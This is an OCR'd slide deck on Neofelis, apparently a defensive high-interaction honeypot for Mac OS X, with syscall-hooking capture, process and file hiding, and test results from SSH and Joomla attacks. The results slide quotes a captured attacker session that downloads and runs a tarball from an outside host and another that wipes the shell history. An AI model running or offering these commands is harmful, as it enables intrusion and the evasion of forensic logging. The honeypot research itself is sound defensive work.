Neofelis

High-Interaction Honeypot
Framework for Mac OS X

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
Agenda

- Introduction
- Honeypot Definition
- Related Work
- Project Goals
- System Architecture
- Tested Scenarios
- Results
- Conclusion and Further Work

Introduction

- There is not such thing as total Secure Systems!
- Zero-day vulnerabilities are more frequently
- The sooner you have information on security flaws



Sooner critical updates are released

Less Assets will be Affected

Honeypot Definition

- Computation resource constantly monitored, whose objective is to be tested, attacked and compromised.

- The data collected during the attack will be the base of a posterior analysis.

- Two types of Honeypots
  - High-Interaction
  - Low-Interaction


Related Work

- Argos
  - Uses Dynamic Taint Analysis
  - Detects zero-day exploits
  - Does not capture activities during the attack
- HoneypotX
  - Currently not supported
  - Older version of Mac OS X, 10.1
  - Low-interaction honeypot

Project Goals


- Install and maintain a high-interaction honeypot for Mac OS X
- Implement a framework
  - Totally configurable
  - Robust, Scalable
  - Ensure integrity of the captured data
  - Generate statistical data
- Well defined security boundaries

General Architecture



Information Capture

- IOKeys
  - Pressed keys during a SSH session
  - SSH session information
  - Commands passed as arguments
  - Commands executed in a web-shell
- IOEthernet
  - Incoming and Outgoing network packets
- FSLogger


IOKeys
Read ( )
1
2
New_Read ( )
3
Send_TtysniffD ( )
Pressed Keys
SSH information
Execve ( )
1
2
PHP Web Script
New_Execve ( )
3
1 - Call the original Syscall
2 - Retrieve Results
3 - Send information to daemon userland

Dissimulate Monitoring Activities

- HideProc

  __sysctl()

- HideFiles

  getdirentries()

  getdirentries64()


  getdirentriesattr()

- Hide loaded kernel extensions

  Remove the Kexts from kmod_info linked list

Tested Scenarios

- Innumerable possible scenarios
- Tested against two
  - Brute-force attack
    - Normal user with weak credentials
  - Exploitation of a HTTP Web-server
    - Deployed a web-site on Joomla!


Internet
1
2
Honeypot
SSH
HTTP
TtysniffD
EnetlogD
Fslogger
Dnscat client
User Space
Kernel Space
IOKeys
IOEthernet
HideProc
HideFiles
3
Backoffice
DataBase
Trigger
Dnscat Server
WebServer
4
CERT-IPN

Results (HTTP Server)

- Deployed a site based on Joomla!, which had the vulnerability CVE-2008-3681

- Recorded 14 Attacks

Hungary, Belarus, Portugal, Latvia and South Korea

- 2 intrusions that took advantage of the vulnerabilities

Results (Brute-Force SSH)

2010-06-29 02:28:13 test França - Isle de France

02:28:15 - w
02:28:24 - cat /proc/cpuinfo
02:28:36 - cat /proc/cpuinfo
02:28:37 - w
02:28:43 - uname -a
02:32:38 - cd /tmp
02:32:40 - ls -a
02:32:57 - cat final4
02:32:59 - ls -a
02:34:19 - curl -O http://download.microsoft.com/download/win2000platform/SP/SP3/NT5/EN-US/W2
02:41:47 - curl -O ; http://rohacker.ucoz.ru/DarwinBooT.tgz ; tar xvf DarwinBooT.tgz ; cd DarwinBooT ; chmod +x * ; ./darwin ; cd .. ; rm -rf DarwinBooT.tgz ; mv DarwinBooT .cmd

2010-06-29 17:07:24 test França - Midi-Pyrenees, Pamiers

17:07:26 - w
17:07:30 - uname -a
17:07:52 - ls -a
17:07:57 - rm -rf .bash_history
17:07:58 - passwd
17:08:23 - w
17:08:25 - ls -a
17:08:32 - history -c -d offset
17:08:33 - exit

Conclusion and Futher Work

- Neofelis is the first High-Interaction Honeypot for Mac OS X
- High-Level of stealthiness
- Filter network packets through pattern detection
- Integration with an IDS

Thank you very much for your attention.
Questions?

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